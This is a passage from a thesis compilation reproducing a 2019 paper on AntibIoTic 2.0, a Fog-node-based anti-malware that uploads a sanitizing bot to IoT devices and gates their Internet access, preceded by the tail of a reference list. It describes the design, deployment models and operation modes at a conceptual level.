[4] R. Goyal, N. Dragoni, and A. Spognardi, “Mind the tracker you wear: A security analysis of wearable health trackers,” in *Proceedings of the 31st Annual ACM Symposium on Applied Computing*, ser. SAC ’16. New York, NY, USA: ACM, 2016, pp. 131–136. [Online]. Available: http://doi.acm.org/10.1145/2851613.2851685

[5] M. Favaretto, T. Tran Anh, J. Kavaja, M. De Donno, and N. Dragoni, “When the price is your privacy: A security analysis of two cheap iot devices,” in *Proceedings of 6th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, M. Mazzara, A. Messina, A. Sillitti, and G. Succi, Eds. Springer International Publishing, 2020, pp. 55–75.

[6] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, “Analysis of DDoS-Capable IoT Malwares,” in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*. IEEE, 2017, pp. 807–816.

[7] K. York. (2016, October) Dyn Statement on 10/21/2016 DDoS Attack. Dyn Blog. Accessed on 2018-11-02. [Online]. Available: http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/

[8] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, “DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation,” *Security and Communication Networks*, vol. 2018, 2018.

[9] Akamai, “Q2 2017 State of the Internet-Security Report,” Tech. Rep. 2, 2017. [Online]. Available: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q2-2017-state-of-the-internet-security-report.pdf

[10] ——, “Summer 2018 State of the Internet-Security: Web Attack Report,” Tech. Rep., 2018. [Online]. Available: https://content.akamai.com/us-en-PG11224-summer-2018-soti-web-attack-report.html

[11] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, “Fog Computing and Its Role in the Internet of Things,” in *Proceedings of the First Edition of the MCC Workshop on Mobile Cloud Computing*, ser. MCC ’12. New York, NY, USA: ACM, 2012, pp. 13–16.

[12] S. Alharbi, P. Rodriguez, R. Maharaja, P. Iyer, N. Bose, and Z. Ye, “FOCUS: A Fog Computing-based Security System for the Internet of Things,” in *Proceedings of the 15th Consumer Communications & Networking Conference (CCNC)*. IEEE, 2018, pp. 1–5.

[13] B. Paharia and K. Bhushan, “Fog Computing as a Defensive Approach Against Distributed Denial of Service (DDoS): A Proposed Architecture,” in *Proceedings of the 9th International Conference on Computing, Communication and Networking Technologies (ICCCNT)*. IEEE, 2018, pp. 1–7.

[14] E. Lear, R. Droms, and D. Romascanu, “Manufacturer Usage Description Specification,” *IETF draft*, June 2018. [Online]. Available: https://tools.ietf.org/pdf/draft-ietf-opsawg-mud-25.pdf

[15] W. Razouk, D. Sgandurra, and K. Sakurai, “A New Security Middleware Architecture Based on Fog Computing and Cloud to Support IoT Constrained Devices,” in *Proceedings of the 1st International Conference on Internet of Things and Machine Learning*. ACM, 2017, pp. 35:1–35:8.

[16] M. Serror, M. Henze, S. Hack, M. Schuba, and K. Wehrle, “Towards In-Network Security for Smart Homes,” in *Proceedings of the 13th International Conference on Availability, Reliability and Security*, ser. ARES 2018. ACM, 2018, pp. 18:1–18:8.

[17] T. D. Nguyen, S. Marchal, M. Miettinen, M. H. Dang, N. Asokan, and A.-R. Sadeghi, “DIoT: A Crowdsourced Self-learning Approach for Detecting Compromised IoT Devices,” *arXiv:1804.07474*, 2018. [Online]. Available: https://arxiv.org/pdf/1804.07474.pdf

[18] H. Sun, X. Wang, R. Buyya, and J. Su, “CloudEyes: Cloud-based Malware Detection with Reversible Sketch for Resource-constrained Internet of Things (IoT) Devices,” *Software: Practice and Experience*, vol. 47, no. 3, pp. 421–441, 2017. [Online]. Available: https://onlinelibrary.wiley.com/doi/epdf/10.1002/spe.2420

[19] EU Parliament, Council, “Directive of the European Parliament and of the Council of 12 August 2013 on Attacks Against Information Systems and Replacing Council Framework Decision 2005/222/JHA,” 2013, accessed on 2018-11-02. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32013L0040&from=EN

[20] I. Stojmenovic and S. Wen, “The Fog Computing Paradigm: Scenarios and Security Issues,” in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*. IEEE, 2014, pp. 1–8.

[21] S. Yi, C. Li, and Q. Li, “A Survey of Fog Computing: Concepts, Applications and Issues,” in *Proceedings of the 2015 Workshop on Mobile Big Data*. ACM, 2015, pp. 37–42.

[22] S. Yi, Z. Hao, Z. Qin, and Q. Li, “Fog Computing: Platform and Applications,” in *Proceedings of the 3rd IEEE Workshop on Hot Topics in Web Systems and Technologies (HotWeb)*, Nov 2015, pp. 73–78.

[23] M. Chiang and T. Zhang, “Fog and IoT: An Overview of Research Opportunities,” *IEEE Internet of Things Journal*, vol. 3, no. 6, pp. 854–864, Dec 2016.

[24] L. M. Vaquero and L. Rodero-Merino, “Finding Your Way in the Fog: Towards a Comprehensive Definition of Fog Computing,” *SIGCOMM Computer Communication Review*, vol. 44, no. 5, pp. 27–32, October 2014.

[25] S. Chen, T. Zhang, and W. Shi, “Fog Computing,” *IEEE Internet Computing*, vol. 21, no. 2, pp. 4–6, 2017.

[26] M. Chiang, B. Balasubramanian, and F. Bonomi, *Fog for 5G and IoT*. John Wiley & Sons, 2017.

[27] M. Iorga, L. Feldman, R. Barton, M. J. Martin, N. Goren, and C. Mahmoudi, “Fog Computing Conceptual Model - Recc,” Tech. Rep., 2018.

[28] OpenFog Consortium, “Glossary of Terms Related to Fog Computing,” 2018, [Accessed on July 10th, 2018]. [Online]. Available: https://goo.gl/cS7un3

[29] OpenFog Consortium Architecture Working Group and others, “OpenFog Reference Architecture for Fog Computing,” *OPFRA001*, vol. 20817, February 2017.

[30] J. Ni, K. Zhang, X. Lin, and X. Shen, “Securing Fog Computing for Internet of Things Applications: Challenges and Solutions,” *IEEE Communications Surveys & Tutorials*, 2017.

[31] P. Hu, S. Dhelim, H. Ning, and T. Qiu, “Survey on Fog Computing: Architecture, Key Technologies, Applications and Open Issues,” *Journal of Network and Computer Applications*, 2017.

[32] N. Dragoni, F. Massacci, and A. Saidane, “A Self-Protecting and Self-Healing Framework for Negotiating Services and Trust in Autonomic Communication Systems,” *Computer Networks*, vol. 53, no. 10, pp. 1628 – 1648, 2009, autonomic and Self-Organising Systems. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1389128608002855

Paper G

AntibIoTic 2.0: A Fog-based Anti-Malware for Internet of Things

M. De Donno, J. M. D. Felipe, and N. Dragoni, "AntibIoTic 2.0: A Fog-based Anti-Malware for Internet of Things", in *Proceedings of the European Symposium on Security and Privacy Workshops (EuroS&PW)*, pp. 11–20, IEEE, 2019.

ANTIBIOTIC 2.0: A Fog-based Anti-Malware for Internet of Things

Michele De Donno
DTU Compute
Technical University of Denmark
mido@dtu.dk

Juan Manuel Donaire Felipe
DTU Compute
Technical University of Denmark
s150662@student.dtu.dk

Nicola Dragoni
DTU Compute
Technical University of Denmark, Denmark
and *AASS, Örebro University, Sweden*
ndra@dtu.dk

***Abstract*—The Internet of Things (IoT) has been one of the key disruptive technologies over the last few years, with its promise of optimizing and automating current manual tasks and evolving existing services. However, the increasing adoption of IoT devices both in industries and personal environments has exposed businesses and consumers to a number of security threats, such as Distributed Denial of Service (DDoS) attacks. Along the way, Fog computing was born. A novel paradigm that aims at bridging the gap between IoT and Cloud computing, providing a number of benefits, including security. In this paper, we present ANTIBIOTIC 2.0, an anti-malware that relies upon Fog computing to secure IoT devices and to overcome the main issues of its predecessor (ANTIBIOTIC 1.0). In particular, we discuss the design and implementation of the system, including possible models for deployment, security assumptions, interaction among system components, and possible modes of operation.**

***Index Terms*—Fog Computing, Internet of Things, Security, Distributed Denial of Service, Malware, Anti-Malware**

I. INTRODUCTION

Internet of Things (IoT), Industrial Internet of Things (IIoT), and Industry 4.0 are some of the most hyped technologies of the last few years. By interconnecting a large number of smart devices both in industries and consumer environments, these paradigms promise to innovate current business models and improve the overall user experience. In 2017, the number of connected IoT devices was around 20 billion and it will be more than doubled by 2025[1]. Moreover, according to CISCO [1], by 2022, 81% of the global IP traffic is expected to be driven by non-PC devices.

However, this exciting IoT revolution can soon become a security nightmare. Indeed, IoT security has represented in the last years one of the biggest cybersecurity challenges, and one of the most embarrassing failures of IoT [2]. In fact, the large number of (I)IoT devices flooding the market are often poorly secured, thus easy prey of different families of malware. As a result, cybersecurity threats such as Distributed Denial of Service (DDoS) attacks have become more dangerous and easy to achieve than ever, since insecure IoT devices can often be used as sources of large attacks [3]. As a matter of fact, 2016 is still remembered as the year of Mirai, the IoT malware able to compromise approximately 500'000 IoT devices to convey one of the largest DDoS attacks ever recorded [4], [5]. After Mirai, the situation has not improved. According to Akamai, the average number of DDoS attacks per target increased of 19% from 2016 to 2017 [6], and the total number of DDoS attacks increased by 16% from 2017 to 2018 [7].

In this critical security situation, a new paradigm has made its way: Fog computing. Fog computing was born from the necessity of overcoming the challenges that the IoT evolution has posed to the Cloud, bridging the gap between IoT and Cloud computing [8]. Among others, one of the promises of Fog computing is to improve the security level of IoT and Cloud computing. This work points to this aspect, focusing on the use of Fog computing as a security solution for Internet of Things.

A. Contribution of the Paper

In this paper, we present ANTIBIOTIC 2.0, an anti-malware that relies upon Fog computing to secure (I)IoT devices. ANTIBIOTIC 2.0 preserves the core idea of its predecessor (ANTIBIOTIC 1.0 [9]) and overcomes the key limitations of ANTIBIOTIC 1.0 (such as feasibility and legal issues) by means of Fog computing, bringing the rationale of the ANTIBIOTIC approach to its full potential. In particular, the contribution of the paper is manifold:

- we review ANTIBIOTIC 1.0, its key limitations, and we compare it with its successor;
- we present the core idea behind ANTIBIOTIC 2.0, the high-level overview of the system and its main features;
- we discuss possible deployment models and security assumptions behind the design of ANTIBIOTIC 2.0;
- we give a practical example of how ANTIBIOTIC 2.0 operates to sanitize an IoT device infected by the Mirai malware;
- we describe system components and operations, as well as a proof-of-concept that proves the feasibility of ANTIBIOTIC 2.0 in a real-world setting.

This work extends the short paper [10] where the high level idea behind ANTIBIOTIC 2.0 was firstly introduced and compared with ANTIBIOTIC 1.0.

Due to space limitation, all technical details about the implementation of ANTIBIOTIC 2.0 have been omitted from this paper. We consider more valuable to provide a global description of the solution and its potential, rather than focusing on technical details of only a subset of the ANTIBIOTIC

[1]https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/ *[Accessed on December 5th, 2018]*

core. However, all technical details are widely described in the M.Sc./B.Sc. theses conducted at the Technical University of Denmark [11]–[13] that laid the basis for this work.

B. *Outline of the Paper*

The paper is organized as follows. Section II briefly presents the Fog computing paradigm. Section III describes the core of ANTIBIOTIC 2.0, starting with a quick review of its predecessor. Section IV presents more details about ANTIBIOTIC 2.0 and how to deploy the solution. Section V reports a proof-of-concept of ANTIBIOTIC 2.0, proving its feasibility. Finally, sections VI-VII review related work and wrap up conclusion, respectively.

II. FOG COMPUTING

Fog computing is a relatively new paradigm that promises to bridge the gap between Cloud computing and Internet of Things. In this section, we briefly define Fog computing and locate it in the Cloud-to-Things continuum.

A. *Definition*

The term Fog computing first appeared in the literature in 2012, when Bonomi et al. defined it as "a highly virtualized platform that provides compute, storage, and networking services between end devices and traditional Cloud Computing Data Centers, typically, but not exclusively located at the edge of network" [8]. Thereafter, several definitions of Fog computing have been proposed in the literature [14]–[21].

To date, we think that the clearest definition of Fog computing is the one provided from the OpenFog Consortium[2]: "Fog computing is a *system-level horizontal* architecture that *distributes* resources and services of computing, storage, control and networking anywhere along the *continuum from Cloud to Things*" [22].

Key concepts can be extrapolated from this definition. First, Fog computing is a *system-level* and *horizontal* architecture: it extends from end-devices, over the network edge, to the Cloud (not just at one side of an end-to-end system), and across multiple protocol layers (not just a specific one), supporting different types of industry and application domains. Secondly, it is a *distributed* approach: resources and services are distributed anywhere between the Cloud and IoT to overcome limitations of the centralized approach of Cloud computing. Finally, the definition includes the *Cloud to Things continuum*: Fog computing is not an alternative to the Cloud, rather a smart extension of Cloud computing, acting as the glue that bridges the gap between the Cloud and IoT.

In this context, a Fog node is "the physical and logical network element that implements Fog computing services" [23].

[2]https://www.openfogconsortium.org/




Fig. 1: OpenFog N-tier architecture (adapted from [23])

B. *Architecture*

The most common architectural model for Fog computing is based on three layers [14], [16], [24], [25]: IoT, Fog computing, and Cloud computing. However, the OpenFog Consortium refined this architecture giving an inner structure to the Fog layer and referring to it as the N-tier architecture [23].

The main idea behind the Fog architecture, depicted in Figure 1, derives from the concept of Fog computing as a non-trivial extension of Cloud computing, in the Cloud to Things continuum. Indeed, there are still three main layers: IoT, Fog, and Cloud. However, the Fog layer is further structured with several tiers of Fog nodes (N-tiers): the farther Fog nodes move away from IoT devices, the more computational capabilities and intelligence they gain. In addition, Fog nodes at each layer can be linked together with the aim of providing additional features (e.g., fault tolerance, load balancing, resilience, etc.). Thus, Fog nodes can communicate both horizontally and vertically within the Fog layer.

A description of each layer is provided below [23], [25].

1) IoT Layer: the Internet of Things layer is composed of IoT devices, such as drones, smart vehicles, smartphones, tablet, sensors, etc. Usually, devices belonging to this layer are widely geographically distributed and with the main aim of collecting data and sending them to the upper layer for processing and/or storage. Devices with considerable computational capabilities, such as tablet and smartphones, might also perform local processing prior to involve upper layers.

2) Fog Layer: the Fog layer is the core of the Fog computing architecture. It is composed of Fog nodes able to compute, transmit, and store data. Fog nodes can be located anywhere between the Cloud and IoT, thus, they are directly connected to end-devices, to offer services and collect data, and to the Cloud infrastructure, to both provide and obtain services.

Depending on their proximity to IoT devices and the Cloud, Fog nodes can be grouped in tiers.

a) Lowest tier: the lowest tier is composed of the Fog nodes closer to the IoT layer. Usually, these nodes are mainly focused on acquiring, normalizing, and collecting data from IoT devices.

b) Intermediate tiers: Fog nodes belonging to intermediate tiers are mainly aimed at filtering, compressing, and transforming data received from the lower tier. In these tiers, Fog nodes have usually more analytic capabilities than in the lowest tier.

c) Highest tier: the highest tier is composed of the Fog nodes closer to the Cloud infrastructure. Typically, these nodes are in close interaction with Cloud servers and in charge of aggregating data and building knowledge out of them.

3) Cloud Layer: the Cloud computing layer represents the traditional centralized Cloud infrastructure [26]. It is composed of multiple servers with high computational and storage capabilities, and it is in charge of performing the most demanding tasks. However, differently from the traditional two-layer architecture (Cloud-IoT), the introduction of the Fog layer allows to proficiently move some computation and/or services from the Cloud to the Fog, reducing the load on the Cloud infrastructure and increasing the overall efficiency.

III. ANTIBIOTIC 2.0: THE RATIONALE

ANTIBIOTIC 1.0 was initially conceived as a white worm against IoT-driven DDoS attacks [9]. However, even though the idea seemed promising, it had some issues that made it difficult, if not impossible, to be used in a legal and controlled manner. That is why, in this paper, we propose ANTIBIOTIC 2.0, an enhanced version of ANTIBIOTIC 1.0 that relies on Fog computing.

The section is organized as follows. First, we shortly introduce ANTIBIOTIC 1.0, mentioning its main issues. Then, we present the core of ANTIBIOTIC 2.0: main idea, key features, and the high-level overview of the system. Finally, we show a practical example of how ANTIBIOTIC 2.0 works in a real-world scenario.

A. The Predecessor: ANTIBIOTIC *1.0*

Inspired by infrastructure and modus operandi of Mirai, we designed ANTIBIOTIC (here referred to as ANTIBIOTIC 1.0) [9], a palliative solution against IoT-driven DDoS attacks. ANTIBIOTIC 1.0 was originally conceived as a white worm that exploits spreading capabilities of existing IoT malware (e.g., Mirai) to infect vulnerable IoT devices and secure them, creating a "white botnet" of safe systems.

However, although the solution was valid from a technical level, it had some legal and ethical issues, mainly arisen by the intent of gaining control and tamper with unsuspecting targets, even if only for security purposes. Indeed, looking at the EU directive on attacks against information systems [27], even without being law experts it is possible to assert that there are at least two articles that ANTIBIOTIC 1.0 violates: *article 3* - illegal access to information systems, *article 5* - illegal data interference. The legal issues of ANTIBIOTIC 1.0, along with the promising potential of Fog computing, motivated us in redesigning the system and proposing ANTIBIOTIC 2.0.

B. The Idea behind ANTIBIOTIC *2.0*

The aim of ANTIBIOTIC 2.0 is to protect (I)IoT devices from malware, in a legal and controlled manner. To achieve so, ANTIBIOTIC 2.0 inherits most of the features of its predecessor but it includes Fog computing in the picture to overcome the issues of ANTIBIOTIC 1.0.

The idea behind ANTIBIOTIC 2.0 is to use a Fog node (or a federation of Fog nodes) to monitor and sanitize (I)IoT devices connected to it, allowing only safe ones to access the Internet. To this aim, the Fog node uploads on each IoT device an "anti-malware" (lately addressed as ANTIBIOTIC *Bot*) that sanitizes and secures them, and reports live information back to the Fog node. Then, depending on the information received from each IoT device, as well as the operation mode set for ANTIBIOTIC 2.0, the Fog node decides if the host is allowed to connect to the Internet.

The introduction of Fog computing in ANTIBIOTIC provides a number of benefits. First of all, relying on Fog computing, ANTIBIOTIC 2.0 solves the main problem of its predecessor: the legal issues. Indeed, IoT devices protected from ANTIBIOTIC give prior consensus for it, allowing the Fog node to upload and run code on them. In addition, the use of a Fog node, both as the gateway of the network and the main component of ANTIBIOTIC, significantly simplifies the system architecture. Finally, the introduction of Fog computing allows for simple improvements and extensions of the solution. Indeed, without tampering with each IoT device, it is possible to add features, improve existing ones, or scale up the solution to a large number of devices just by acting on the Fog node and its interaction with the Internet, without worrying about resources constraints. As an example, the introduction of Fog computing can be used to enable a more refined analysis of live data through Machine Learning techniques, which is almost impossible to achieve through a traditional IoT botnet, such as the one composing ANTIBIOTIC 1.0.

C. Main Features

The main characteristics of ANTIBIOTIC 2.0 can be summarized as follows.

1) Easy to install & transparent to use: ANTIBIOTIC 2.0 is designed to work in different scenarios without the need of manually accessing and configuring each IoT device. It is sufficient to introduce a Fog node (or a federation of Fog nodes) in the desired network and perform the first configuration. Afterwards, the system starts working and securing the IoT network in a transparent way for the user. ANTIBIOTIC 2.0 best fits Industrial Internet of Things environments, where the variety of devices is limited and the number is high. Nevertheless, with a proper initial configuration, it can work properly in any IoT scenario.

2) Collect and process relevant data: the code running on each IoT device (namely, the *Bot*) periodically reports back to the Fog node information about the device (e.g., technical specifications, discovered vulnerabilities, removed malware, etc.). Data are collected by the Fog node and can be used in a proactive manner with the help of the multi-layer Fog architecture and the Cloud (e.g., to generate statistics, to improve the system, to update the Bot, etc.).

3) Sanitize and secure IoT devices: all IoT devices in the scope of ANTIBIOTIC 2.0 run the ANTIBIOTIC *Bot* that

TABLE I: Key differences between ANTIBIOTIC 1.0 [9] and ANTIBIOTIC 2.0

	ANTIBIOTIC 1.0	**ANTIBIOTIC 2.0**
Configuration	complex	simple
Data & Statistics	published online	collected & processed internally
Target devices	uncontrolled	only compliant IoT devices
Legal issues	Yes	No
Architecture	"white" botnet	Fog-based anti-malware
Short-term security	sanitize & secure	sanitize & secure
Long-term security	persistent protection	persistent protection
Versatility	low	high
Scalability	medium	high

is in charge of sanitizing and securing them. First, the Bot *sanitizes* the device, i.e. cleans it up from malware and other possible threats. Then, the Bot *secures* the device, i.e. identifies security vulnerabilities of the device and takes action against them (e.g., close ports, change login credentials, update the firmware, etc.).

4) Persistent protection: ANTIBIOTIC 2.0 persistently controls and protects IoT devices in its scope. If a device is rebooted or temporary disconnected, it will be automatically protected again as soon as it becomes available, without the need of performing any manual configuration on it.

5) Versatile and scalable: due to the inclusion of Fog computing in its design, ANTIBIOTIC 2.0 is extremely versatile and scalable. It is possible to (horizontally or vertically) connect several Fog nodes to sensitively increase the number of IoT devices supported and the overall intelligence of the system. For instance, possible extensions include the use of Artificial Intelligence, Machine Learning, and Blockchain to upgrade the current solution.

The features listed above are only the high-level summary of the basic ANTIBIOTIC 2.0 functionalities, aimed at giving an idea of the system. Further extension and improvements are foreseen.

ANTIBIOTIC 2.0 inherits the core features of ANTIBIOTIC 1.0, some features have been removed, others have been updated and adapted to the new Fog-based design. A quick comparison between ANTIBIOTIC 1.0 and ANTIBIOTIC 2.0 is shown in Table I.

D. System Overview

ANTIBIOTIC 2.0 involves the use of one or more Fog nodes to protect local (I)IoT devices, thus, the solution can be easily framed in the N-tier architecture typical of Fog computing (presented in section II-B), as shown in Figure 2. On the bottom, there is a Local Area Network (LAN) composed of IoT devices that relies on ANTIBIOTIC 2.0 to enforce security. Then, the ANTIBIOTIC Fog node is connected to the Cloud through one or more optional layers of Fog nodes that can provide enhancements and additional services. If desired, the ANTIBIOTIC Fog node can also directly be connected to the Cloud without requiring any additional Fog layer. The focus of this paper is on the operation of ANTIBIOTIC 2.0 within




Fig. 2: ANTIBIOTIC 2.0 framed in the N-tier architecture of Fog computing [10]

the LAN to secure (I)IoT devices, thus, everything outside the LAN is generically addressed as "Internet". The interaction of ANTIBIOTIC 2.0 with the rest of the Fog computing architecture will be tackled in future work.

The local setting of ANTIBIOTIC 2.0 is composed of two main elements: *Fog node* and *Bot*. The high level overview of the operation flow of the system is depicted in Figure 3.

The ANTIBIOTIC *Fog node* is the main component of the system and it is where the logic mainly resides. It is the only




Fig. 3: Overview of the operation of ANTIBIOTIC 2.0 (adapted from [13])

gateway to the Internet for all IoT devices in the network and it is in charge of a number of tasks, including but not limited to:

- handle connection requests from IoT devices in the LAN;
- upload ANTIBIOTIC Bot on each IoT device in the LAN;
- allow or deny the access to the Internet for each IoT device in the LAN, based on the operation mode set for the system and the information received from the ANTIBIOTIC Bot running on the device.

The ANTIBIOTIC *Bot* is the component running on each IoT device and actually protecting it. It performs a number of operations aimed at sanitizing and securing each device. The Bot is constantly connected with the Fog node and sends information to it.

In this subsection, we presented the basic setup that is needed to run ANTIBIOTIC 2.0 within a LAN and implement its fundamental functionalities. Nevertheless, the system is open to further extension both in terms of components and features, especially relying on the interaction with other Fog nodes and the Cloud, which has not been explored yet.

E. A Real-World Example: ANTIBIOTIC *2.0 vs Mirai*

In this subsection, we show a practical example of how ANTIBIOTIC 2.0 works in a real-world scenario. The aim is to give a first taste of how the solution practically works, before providing further details about the deployment of ANTIBIOTIC.

Let us assume that ANTIBIOTIC is properly configured to operate in a given LAN as the only gateway to the Internet and it is set to enforce the highest security level possible, i.e. *lockdown* mode (operation modes of ANTIBIOTIC 2.0 are discussed in subsection IV-D). Let us also suppose that there is an IoT device inside the LAN infected by the Mirai malware. Let us see how ANTIBIOTIC 2.0 operates in this situation.

First, the infected device requests Internet access to the Fog node. The Fog node realizes that the ANTIBIOTIC Bot is not running on the device, thus, it does not allow the IoT host to access the Internet and uploads the Bot on it.

Once the Bot is uploaded and executed on the IoT device, it starts to sanitize and secure the device. First, the Bot kills potential processes running on ports considered vulnerable (e.g., TCP/22 SSH, TCP/23 Telnet, TCP/80 HTTP) and binds itself on those ports to avoid further intrusions. Then, the ANTIBIOTIC Bot starts to scan all processes running on the system and kills the ones considered malicious, based on a signature-matching approach. In this situation, both actions are effective to eradicate Mirai from the device and impede a further infection, since Mirai uses Telnet or SSH to gain control of vulnerable devices and its signature is easily recognizable by the processes scan [5]. As a result, the IoT device is now secure.

At this point, the ANTIBIOTIC Bot sends a status update to the Fog node communicating that the IoT device is secure. The Fog node receives the status update and allows the IoT host to the Internet.

From now on, the IoT device is secure and can access the Internet. Nevertheless, the ANTIBIOTIC Bot keeps running on the device, monitoring the system and notifying the Fog node if any security issue affects the device again.

IV. ANTIBIOTIC 2.0: THE DEPLOYMENT

After presenting the core of ANTIBIOTIC 2.0, in this section, we provide more details about the deployment of the solution. Specifically, we present possible models for deployment, the security assumptions we build on, how components interact with each other, and possible modes of operation.

A. Deployment Models

The illustrations provided in this section are only an example of possible ways in which ANTIBIOTIC 2.0 can be deployed and they do not represent an exhaustive overview of all possible deployments. Indeed, given the high versatility and scalability of the solution, its possible usage is nearly unlimited.

1) Private ANTIBIOTIC*:* a typical deployment of ANTIBIOTIC 2.0 is as an on-site security solution privately implemented by a company that relies upon an Industrial Internet of Things infrastructure.

In this case, the company has to install ANTIBIOTIC on a Fog node (or a federation of Fog nodes) and has to make sure that all the IIoT devices meant to be secured are connected to the Internet through the ANTIBIOTIC Fog node. Subsequently, the initial configuration of the system has to be correctly performed. Afterwards, ANTIBIOTIC 2.0 starts working, sanitizing and securing all the devices in its scope, without requiring any further interaction. IT administrators are able to access the information collected by ANTIBIOTIC 2.0 to review the security status of the network.

2) ANTIBIOTIC *as a Service:* ANTIBIOTIC 2.0 is also designed to be provided as an on-site security service offered to companies that use an Industrial Internet of Things infrastructure but are not willing nor able to implement the ANTIBIOTIC solution themselves.

In this scenario, an external entity is in charge of providing the ANTIBIOTIC Fog node (or federation of Fog nodes) on the customer site and of properly configuring the network, ensuring that the AntibIoTic Fog node is the only gateway to the Internet for all the IIoT devices to secure. Subsequently, the initial configuration of the system has to be correctly performed. Once AntibIoTic 2.0 is fully installed and configured, the customer can normally use its IIoT devices. Maintenance and support agreements might be stipulated between AntibIoTic provider and customer.

Entities that can act as AntibIoTic providers include, but are not limited to: Internet Service Providers (ISPs), government organizations, specialized security companies.

3) AntibIoTic *for personal IoT networks:* AntibIoTic 2.0 is also suitable as a security solution for consumers (not necessarily businesses) concerned about the security of their private IoT network (e.g., house network, surveillance network, etc.).

In this context, the user can either privately deploy the AntibIoTic solution or receive it as a service from external entities. In both cases, the deployment model is similar to the ones previously presented.

Nevertheless, it has to be mentioned that deploying AntibIoTic 2.0 in a heterogeneous personal IoT network might be more challenging than in an IIoT one. In general, AntibIoTic 2.0 is easier to deploy in networks with a large number of same devices rather than with a small number of different hosts. That is because the initial configuration of AntibIoTic becomes more complex with the increasing variety of devices present in the network. Thus, IIoT networks, usually characterized by a large number of homogeneous devices (e.g., robots, sensors, etc.), are more suitable for deploying AntibIoTic compared to personal IoT networks, often composed of a small number of heterogeneous devices (e.g., IP cameras, smart-homes, smartwatches, tablets, smartphones, smart fridges, etc.).

B. Security Assumptions

In this subsection, we illustrate the security assumptions we considered while designing the system.

1) The Fog node is trusted: the Fog node is the central component of AntibIoTic 2.0 since it controls the IoT devices access to the Internet and delivers the latest version of AntibIoTic Bot to the devices. Thus, it is of utmost importance to consider the Fog node as a trusted entity. Indeed, if the Fog node is compromised, the security of the whole system might be affected.

2) Interaction between Fog node and Bot is trusted: the AntibIoTic design expects Fog node and Bot to communicate on a regular base. Relying on this interaction, the Fog node knows the security level of each IoT device, can decide whether or not to give it access to the Internet, and can update the Bot. As a result, to make sure that the system works as expected, we need to assume that the interaction between Fog node and Bot is trusted and the Bot is not compromised, thus, integrity and authenticity of transmitted information are granted.

The security of the Fog node and of the interaction between Fog node and Bot are not in the scope of this paper. Nevertheless, these are key points for AntibIoTic 2.0 that we plan to address in future work.



Device
Fog node
Initialization
Request connection
Ensure AntibIoTic Bot is installed and up-to-date
Keep alive + status
Sanitization and Vaccination
AntibIoTic Bot sanitizes and secures the device, generating the report
Keep alive + status
Access decision
Send report
Based on the report, allow or deny access to the Internet

Fig. 4: Basic interaction between AntibIoTic 2.0 components (adapted from [13])

C. Components Interaction within LANs

In this section, we give more details on the interaction between the two main components of AntibIoTic 2.0, *Fog node* and *Bot*.

The basic interaction between AntibIoTic 2.0 components is shown in Figure 4. It is composed of three main phases: *Initialization*, *Sanitization and Vaccination*, and *Access decision* [13].

In the *Initialization* phase, the Fog node makes sure that the AntibIoTic Bot is uploaded and executed on the IoT device. Once the AntibIoTic Bot is up and running, the next phase starts. In the *Sanitization and Vaccination* phase, the AntibIoTic Bot scans the device for security vulnerabilities and reacts to them, sanitizing and securing the device. All findings and performed actions are logged into a report file that is generated by the AntibIoTic Bot. Subsequently, the AntibIoTic Bot sends the report to the Fog node. Finally, in the *Access decision* phase, based on the information contained in the report and the operation mode set for the system, the Fog node decides whether to allow or not the IoT device to access the Internet.

Along with the aforementioned phases, the AntibIoTic Bot sends periodic *keep-alive messages* and *status updates* to the Fog node. The *keep-alive messages* indicate that the AntibIoTic Bot is still up and running, while the *status updates* provide a quick indication of the security status of the IoT device.

D. Operation Modes

In AntibIoTic 2.0, the Fog node is in charge of deciding whether or not an IoT device is allowed to access the Internet, based on its security level. However, as mentioned

TABLE II: Operation modes of ANTIBIOTIC 2.0

Operation Mode	*Security Level*	*Impact on IoT Applications*	*Devices allowed to the Internet*
LOCKDOWN	high	high	only secure devices
MODERATE	medium	medium	semi-secure & secure devices
LENIENT	low	low	all devices

in subsection IV-A, ANTIBIOTIC can operate in a range of different networks (e.g., IIoT, safety-critical systems, real-time systems, personal IoT, etc.) where connectivity requirements and suitable security levels might vary considerably. Therefore, ANTIBIOTIC provides a number of operation modes that can be used according to the specific environment in which the solution is deployed.

In this subsection, we present a set of operation modes for ANTIBIOTIC. However, the information presented below is only a reasonable example of configurations that might be required and they are not meant to be exhaustive. Thus, any modification or addition is possible and highly encouraged. The following operation modes are compared in Table II and discussed below: *Lockdown*, *Moderate*, *Lenient* [13].

